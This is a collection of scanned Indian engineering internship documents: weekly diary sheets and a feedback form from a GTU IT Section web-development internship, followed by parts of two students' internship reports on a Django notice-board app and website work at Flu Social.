DIARY OF THE WEEK: DT: 20/03/2023 **TO** 24/03/2023

DEPARTMENT: COMPUTER ENGINEERING **SEM:** 08

NAME OF THE ORGANISATION: GUJARAT TECHNOLOGICAL UNIVERSITY

NAME OF THE PLANT/SECTION/DEPARTMENT: GTU - IT SECTION

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: MR. MAHESH PANCHAL

DESCRIPTION OF THE WORK DONE IN BRIEF

→ learning about the media queries and its syntax for various screen resolutions.
→ Adding media queries in "mobile", "objectives cards" on the home page.
→ Rebuilding/redesign of navigation bar.
→ Exploration of various GTU websites for backend admin panel.
→ Removing Bootstrap from navigation bar, quicklinks and other components.
→ Implementing the media queries for font size, element size for various screen resolutions like mobile, tablet & desktop.
→ Implementing the changes suggested by the external guide in Review - II.
→ Planning of backend working structure of the GTU - IKS website.
→ On paper structuring of database tables and admin side web pages.
→ Exploration of GTU - admin panel and admission/syllabus web pages.
→ Designing of 'course search' web page.

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TOTAL HOURS: 37.5 hours

P.K. Chavda
SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge of Dept / Section / Plant

Date:

Date: 28/2/13

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Annexure I

Enrollment no: 190190107004

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PANDYA KRISHNAKANT CHANDRA

DIARY OF THE WEEK: Dt: 23/01/2023 TO 1/04/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 8

NAME OF THE ORGANISATION: GUJARAT TECHNOLOGICAL UNIVERSITY

NAME OF THE PLANT/SECTION/DEPARTMENT: GTU - IT SECTION

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: MR. MAHESH PANCHAL

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Writing media queries for flipcards (Version 8 Mission) for different screen resolutions.
→ Learning the CRUD operations in ASP.NET for backend development of website.
→ Database structuring for website admin panel.
→ Designing and building of course page for insert, update and delete of the courses.
→ Adding the icons for "edit", "delete", "save" and "Add new" buttons along with its code for functionality.
→ Database table for subject details (teaching scheme.
→ Learning and implementing triggers for CRUD operation at runtime.
→ Solving the error of triggers named "Trigger exceeded the limit".
→ Redesigning and modification of "About SIKS" and "Contact Us" page.
→ Implementing the changes suggested by external guide.
→ Modifying the viewport tags for better screen resolutions.

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TOTAL HOURS 72 Hours

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 18/6/12

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Annexure I

Enrollment no: 190190107004

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: RAHUL KISHORBHAI CHAVDA

DIARY OF THE WEEK: Dt: 01/04/2023 TO 07/04/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 08

NAME OF THE ORGANISATION: GUJARAT TECHNOLOGICAL UNIVERSITY

NAME OF THE PLANT/SECTION/DEPARTMENT: CDU-IT SECTION

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: MR. MAHESH PANCHAL

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Redesigning of "contact us" page, address of location, point of contact person and other contacting details.
→ Learning about "reapter" for making the dynamic image slider to add images from admin panel on live server.
→ Activation of triggers based on various queries like Insert, Update, delete, etc.
→ Adding "login page" for specific admin authority access to crud operation on "courses offered" and "subject details" dynamically.
→ Changing the navigation bar of Home page based on the suggestions given by external guide.
→ Dynamic updation of "courses offered" table and "subject details" table of cvmDB database.

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TOTAL HOURS: [illegible]

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date: 13/7/12

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I

Enrollment no: 190390107004

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PATEL KRISHNAKANT CHAVDA

DIARY OF THE WEEK: De: 10/4/2023 TO 15/4/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 08

NAME OF THE ORGANISATION: GTU - IT SECTION GUJARAT TECHNOLOGICAL UNIVERSITY

NAME OF THE PLANT/SECTION/DEPARTMENT: GTU - IT SECTION

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: MR. MAHESH PANDYA

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Displaying of the "courses offered" using the gridview & SQL.
→ Change in navigation bar "Academics section" and "Student's corner" section.
→ Learning how to integrate stored procedure of SQL with ASP.NET project.
→ Building of subject search bar based on parameters like "course", "subject code", "subject name", & "semester".
→ Working on the error of DataBind() in gridview of search bar page.
→ Learning how to fetch image from user and store in the database.
→ Fetching the image from user and connecting the frontend used for uploading, deleting the images with the database.
→ Retrieval of data from the SQL database table and connecting it to the dropdown list.
→ Addition of images from user panel and displaying the added/uploaded images.

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TOTAL HOURS: 275 hours

P.V.Velavde
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge
of Dept.-/ Section / Plant

Date:

Date: 19/4/23

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Annexure I

Enrollment no: 190290107004

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: RAHUL VISHWABHAI CHAVDA

DIARY OF THE WEEK: DT: 17/04/2023 TO 21/04/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 08

NAME OF THE ORGANISATION: ~~GTU~~ IT SECTION GUJARAT TECHNOLOGICAL UNIVERSITY

NAME OF THE PLANT/SECTION/DEPARTMENT: GTU - IT SECTION

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: MR. MAHESH PANCHAL

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Learning about TLS 1.0 & TLS 1.1 versions of AWS and about its upgradation.
→ ImageSlider styling (formatting) along with Insert, update and delete functionalities for admin panel.
→ Addition of dropdown list in "course" field of "subject_details" page in admin panel.
→ "Delete" option for easy manipulation of images of ImageSlider on Admin panel.
→ Academic work: Submission-F.
→ Conversion of image to binary and from binary to again ".jpg" format for uploading image from user and storing it in the database.
→ Adding the "syllabus" column in "subject" page for inserting "syllabus pdf" from admin panel.
→ Building Dynamic ImageSlider using bootstrap with "edit" & "delete" options.

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TOTAL HOURS: 37.5 hour

F.K Chavda
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept:/ Section / Plant

Date:

Date:

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Annexure I

Enrollment no: 190390107004

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PATHIL KSHITIJKUMAR CHIRAG

DIARY OF THE WEEK: Dt: 24/04/2023 TO 01/04/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 08

NAME OF THE ORGANISATION: GUJARAT TECHNOLOGICAL UNIVERSITY

NAME OF THE PLANT/SECTION/DEPARTMENT: GTU - IT SECTION

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. MAHESH PANCHAL

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Reviewing various methods of AWS (Amazon Web Services) like, Amazon EC2, Amazon amplify, etc. to host website on AWS server.
→ Rebuilding the search bar of subject page and accordingly writing SQL queries based on various search options.
→ Retrieval of "course" dropdownlist data from the database dynamically.
→ Learning how to insert and retrieve images from the SQL server database and implementing it for "media coverage" page.
→ Designing the frontend of the "media coverage" & "Image Slider" page.
→ Use of Datalist tool for the displaying of media coverage images in dynamic view.
→ Enabling admin panel functions to insert and display images of "media coverage" page.

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TOTAL HOURS: 37.5 hours

P.V. Chavda
SIGNATURE OF STUDENT

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Signature of Faculty Member

Signature of officer-in-charge of Dept / Section / Plant

Date:

Date:

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Annexure I

Enrollment no: 190390107004

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: PATEL KRISHNACHIT CHANDR

DIARY OF THE WEEK: Dt: 01/05/2023 TO 06/05/2023

DEPARTMENT: COMPUTER ENGINEERING SEM: 07

NAME OF THE ORGANISATION: GUJARAT TECHNOLOGICAL UNIVERSITY

NAME OF THE PLANT/SECTION/DEPARTMENT: GTU - IT SECTION

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: MR. MAHESH PRAJAPATI

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Writing stored procedure for insertion, updation and deletion of images dynamically in SQL database.

→ Building image slider that fetches and stores images in database as well as in the file folder.

→ Academic work: Submission-4, Internship report, Presentation.

→ Building admin panel for adding/deleting and updating of Images in ImageSlider of Home page.

→ Adding gridview to show admin added images, IsActive status of Images and Image Name.

→ Resolving the error of "NavigateURL" attribute of <asp:HyperLink> tag in the subject page.

→ Academic work: Submission-4, Internship review-2, Internship report submission, presentation (PPT).

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TOTAL HOURS: 37.1 hour

P. V. Chauhan
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept./Section / Plant

Date:

Date: 18/6/15

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Annexure – 2:

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Annexure 2

Feedback Form by Industry expert

Student Name: PARUL ESHWARBHAI CHAVDA Date: 12/05/2023

Work Supervisor: Mr. MAHESH PANCHAL Title:

Company/Organization: GUJARAT TECHNOLOGICAL UNIVERSITY - IT SECTION

Enrollment No: 190390107004

Internship Address: GTU Campus, Nr. Visat Three Road, Visat-Gandhinagar road, Chandkheda, Ahmedabad - 382424.

Dates of Internship: From 13/02/2023 to 13/05/2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives				✓
Produces high quality work and accepts responsibility				✓
Uses technical knowledge and expertise			✓	
Analyzes problems effectively				✓
Communicates well and writes effectively			✓	

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent)

Excellent

Additional comments, if any:

-

Signature of Industry person with name and Stamp:

Mahesh Panchal

Signature of the Faculty Mentor

References

WEB RESOURCES:

- https://www.geeksforgeeks.org/
- https://www.javatpoint.com/
- https://dotnet.microsoft.com/en-us/apps/aspnet/
- https://www.mysql.com/
- https://www.gtu.ac.in

INTERNSHIP AT NIVAAN INFOTECH PVT LTD.

AN INTERNSHIP REPORT

Submitted by

Raval Sneh

200390107024

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

August, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report **Nivaan Infotech PVT LTD.** submitted along with the project entitled **Internship at Nivaan Infotech PVT LTD.** has been carried out by **Raval Sneh** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Sign	Sign
Prof.	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

Nivaan Infotech

TO WHOM IT MAY CONCERN

Subject : Internship Certificate

Trainee Name: Raval Sneh Yogeshkumar

Company Guide : Chetan Soni

Email:nivaaninfotech@gmail.com

We would like to congratulate you on being selected for the "**Python Programming**" internship position with "**Nivaan Infotech**". We at **Nivaan infotech** are excited that you will join our team.

The duration of the internship will be of 15 Days staring from 27 July 2023 to 10 August 2023. The internship is an educational opportunity for you hence the primary focus is on learning and developing new skills and gaining hands on knowledge. We believe that you will perform all your tasks/projects.

As an intern, we expect you to perform all assigned tasks to the best of your ability and follow any lawful and reasonable instructions provided to you.

We are confident that this internship will be a valuable experience for you, we look forward to working with you and helping you achieve your career goals.

Thanking You

Nivaan Infotech

FOR NIVAAN INFOTECH

Address: 3rd Floor, Tirupati metro mall, Near shahibaugh society, Kansa road, Vitnagar-384315

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ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Nivaan Infotech PVT LTD.** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. FirstName LastName** & **FirstName LastName (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. Raval Sneh	_____

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ACKNOWLEDGMENT

In this review, I would like to extend my heartfelt acknowledgments to all those who have made my online internship a valuable and enriching experience.

First and foremost, I am immensely grateful for their unwavering guidance and mentorship throughout this internship. Their expertise, constructive feedback, and willingness to share insights have been instrumental in shaping my understanding and skills.

I would also like to thank the entire Nivaan Infotech PVT LTD. team for their warm welcome and constant support. The collaborative environment and open discussions allowed me to immerse myself in real-world projects and gain practical exposure.

My gratitude extends to my fellow interns who made this journey even more enjoyable. Our teamwork, brainstorming sessions, and shared learning significantly enhanced my internship experience.

Furthermore, I express my appreciation to Sublime Text for providing essential resources and tools that facilitated my tasks and learning during the internship.

Lastly, I am indebted to my family and friends for their encouragement and understanding throughout this remote internship period.

In conclusion, I am honored to have had the opportunity to be a part of this internship, and the collective efforts of everyone mentioned above have contributed immensely to my growth and learning.

Thank you all for your support.

Abstract

This report contains the work done by the author during his internship at ***Nivaan Infotech PVT LTD***. This internship report provides an overview of practical learning during a Python Django web development internship. Focused on hands-on experience, the report details the exploration of Django's components and their application in projects like Notice Hub Web App. The internship underscored the importance of translating theory into practical skills, showcasing the ability to create dynamic web applications.

Chapter 1: Introduction to the industry

1.1 Company Profile

Nivaan Infotech is a privately owned venture of IT Solutions and IT Consultants formed in 2013. We always aspire to create a resistant future. We believe in bringing Business, People and Technology together in the way forward. Nivaan Infotech is focused on rigorous development and comprehensive quality.

Nivaan Infotech is dedicated towards perfection in every aspect. Professionalism is the main ingredient of Nivaan Infotech. We strongly believe in delivering the best services to the clients till their satisfaction. Main objective of Nivaan Infotech is to provide professional , qualitative , innovative and accessible services in every possible form.

1.2 MISSION AND VISION OF THE COMPANY:

1.2.1 Our Mission

Our main objective is to provide professional, qualitative, innovative and accessible services in every possible form.

1.2.2 Our Vision

We strongly believe in delivering the best services to the clients till their satisfaction.

Chapter 2: Introduction to the project

2.1 Project summary

The Django Notice Hub Web App is a dynamic platform designed to efficiently manage and disseminate notices within an organization or community. Built using the Django framework, the app offers user-friendly features for both administrators and users. Administrators can seamlessly create, edit, and categorize notices, while users can easily access and search for relevant information. The app employs Django's authentication system to ensure secure access and offers an intuitive user interface for a streamlined experience. With its emphasis on simplicity and effectiveness, the Django Notice Hub Web App serves as a valuable tool for optimizing internal communication and information sharing.

2.2 Project features

It contains features such as notice creation ,modification and updation. It also shows the date and time when notice was published on the web-app and also shows the date and time of updated notice by the administration. Admin can edit the notice when requires and also it has a feature of deleting multiple notices from the interface. We can add user and generate password for them to access admin portal. We can see recent actions taken into the site such as notice creation ,updation or deletion. There is a feature of a changing password as well for the admin.

2.3 Project technology

The Notice Hub Web App is developed using the Django framework, which serves as the foundational technology for building the entire application. Django, a high-level Python web framework, provides a robust and efficient environment for creating dynamic web applications. Its core features, such as the Model-View-Controller (MVC) architecture, object-relational mapping (ORM), and built-in user authentication system, enable the seamless development of complex applications like the Notice Hub. Additionally, Django's support for templating, database management, security measures, and URL routing contributes to the app's user-friendly interface, scalability, and overall performance.

Chapter 3: Notice hub web-app

3.1 Interface of the web-app


This is the landing page of the notice hub web-app which shows the latest notices uploaded by the administrator and also shows the date and time of creation and updation as well.


3.2 Login Page of the Notice Hub admin panel

This is the login page for the admin to access the backend of the notice hub where user can login via his credentials such as username and password.

3.3 Admin panel of the notice hub


This is an admin panel of the notice hub web-app where admin can see recent action taken by the administrator and it can also add notices to the interface via here. Admin can also perform certain task such as authorization and authentication of the user and groups and admin can also change his password and also log out from here.






3.4 Notice management

This is the page where admin can add notices with the respective subject and description of the notices , also admin has a option for the saving the notice and save and add another notice or save and continue editing the notice. And admin can also see all the created notice on the platform and see the changes or made the changes as well. If user want to delete multiple notices at a time that also can be done here on this page.



3.5 Logout page

After clicking onto logout user will be redirected to this page and here there is a option of login again if admin want to.



References

GUJARAT TECHNOLOGICAL UNIVERSITY
(Established under Gujarat Act No. 20 of 2007)
ગુજરાતટેકનોલોજીકલ યુનિવર્સિટી
(ગુજરાત અધિનિયમ ક્રમાંક: ૨૦/૨૦૦૭ દ્વારા સ્થાપિત)

INTERNSHIP AT FLU SOCIAL

AN INTERNSHIP REPORT

Submitted by

Patel Riken N

190390107042

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at Flu Social** has been carried out by **Patel Riken NaineshBhai** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Shubhangi Chaturvedi	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

FLU SOCIAL

T-8 Saket Business Hub
Rodhanpur Road, Mehsana
(+91) 99255 92391
www.flusocial.com
info@flusocial.com

FLU SOCIAL MARKETING

May 01, 2023

Certificate of Completion

This certificate is awarded to **Mr. Patel Riken Naineshbhai** (Enrollment No: 190390107042) a student from **S.P.B.Patel Engineering College (Saffrony Institute of Technology)**. In appreciation of a successful Internship from 23rd January 2023 to 16th April 2023 **(12 Weeks)**.

We appreciate his efforts towards Website Designing and Development. The detailed report of an internship is also submitted by him and hence we are pleased to confirm the completion of his Internship.

We found his efforts sincere, meticulous, enthusiastic and result oriented. We wish all the best in his future endeavors.

Dron Joshi
CEO, Flu Social

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Flu Social** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Yash Patel** & **Dron Joshi (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Patel Riken N**	_____

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- 2.1 It includes the details about the work being carried out in each department.
- 2.2 List the technical specifications of major equipment used in each department.
- 2.3 Prepare schematic layout which shows the sequence of operation for manufacturing of end product.
- 2.4 Explain in details about each stage of production.

3.0 Introduction to Project / Internship and Project / Internship Management
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ACKNOWLEDGEMENT

- First I would like to thank Mr. Yash Patel, HR, Head of Flu Social, Mehsana for giving me the opportunity to do an internship within the organization.
- I also would like all the people that worked along with me Flu Social, Mehsana with their patience and openness they created an enjoyable Working environment.
- It is indeed with a great sense of pleasure and immense sense of gratitude that I acknowledge the help of these individuals.
- I am highly indebted to Prof. Shubhangi Chaturvedi , for the facilities provided
- to accomplish this internship.
- I would like to thank my Head of the Department Prof. Akshay Kansara for his constructive criticism throughout my internship.
- I would like to thank Meet Jani, College internship coordinator Department of CSE.

Riken Patel(190390107042)

ABSTRACT

This report is a detailed overview of my internship journey at Flu Social . During my Internship I have learned a lot about how the industry of web development is actually work, what are the parameters, how to work on an actual project, how to work in a flow of team work. I have known about the work flow of full stack developers roles and responsibilities. I have learned to work in a corporate space which not only enriched me professionally but also helped me grow personally as well. My contribution was appreciated by my supervisor and other members of the department. The career path I would be selecting for myself is quite influenced from my internship as I have had a great opportunity to practically see how full stack development sector is working and evolving in the entire Globe. However, this report has been written in a short time. I have tried my level best to make it meaningful by reflecting my works at the Company.

Also, I have summarized my overall experience, with my learning and challenges faced as an intern.

1. Overview of the Company

Flu Social is one of the Company, which having many web developments projects in the field of Technology, since very long time. Since 2009, Company have provided premium website designing, software development and marketing expertise to hundreds
of companies around the world. With a unique focus on building strong, collaborative relationships with clients, we have created a solid reputation for exceeding our client expectations with quality work and fast delivery turnaround. When you partner with us, you will work with the highest-quality development talent and project managers.

Our Company are a professionally recognized website designing, internet marketing and software development company having huge experience in developing corporate designing, software development and digital marketing best match to customer's need and requirements. At our Company having expertise in working with a variety of customers from large companies to individuals. Our successful assignments with client companies have established our reputation as superior providers of IT products & services.

1.1 History of Company:

Started in the year 2009 our company is use our creative potential in numerous challenging processes - from generating new ideas of improvements to integrating them by means of business plans. Year by Year company’s growth is increasing in a such a good way. While each of our projects is based on deep market study, we apply our knowledge about it to improve ourselves to produce better ideas for other companies.

1.2 Different Product / Scope of Work:

Performing various kinds of consulting enabled our company to understand the needs of business, both domestic and international. It is the main reason of our advancement in other spheres of business and services.

1.3 More about Company's Information:

At Company We find our clients have different sized enterprises at different stages of life. Some are new and emerging, others well established. Some have large budgets, whilst others operate with more of a 'shoe-string' approach. We're flexible - and we'll help you work out what needs to be incorporated within your project to build your business with whatever resources you have available.

Achievements of Company:

- 2009: When the Company Started
- 2 Time Award Winner
- 120+ Employee work in Different Location
- 5 + Offices in 5 Different States
- 3500+ Satisfied Clients all over the Globe

1.4 Company Vision:

Be the company that best understands and satisfies the product, service and self- fulfillment needs of the industry globally.
Being a great place to work where people are inspired to be the best they can be.

1.5 Company Objective

SUPPORTING YOUR BUSINESS WORLDWIDE
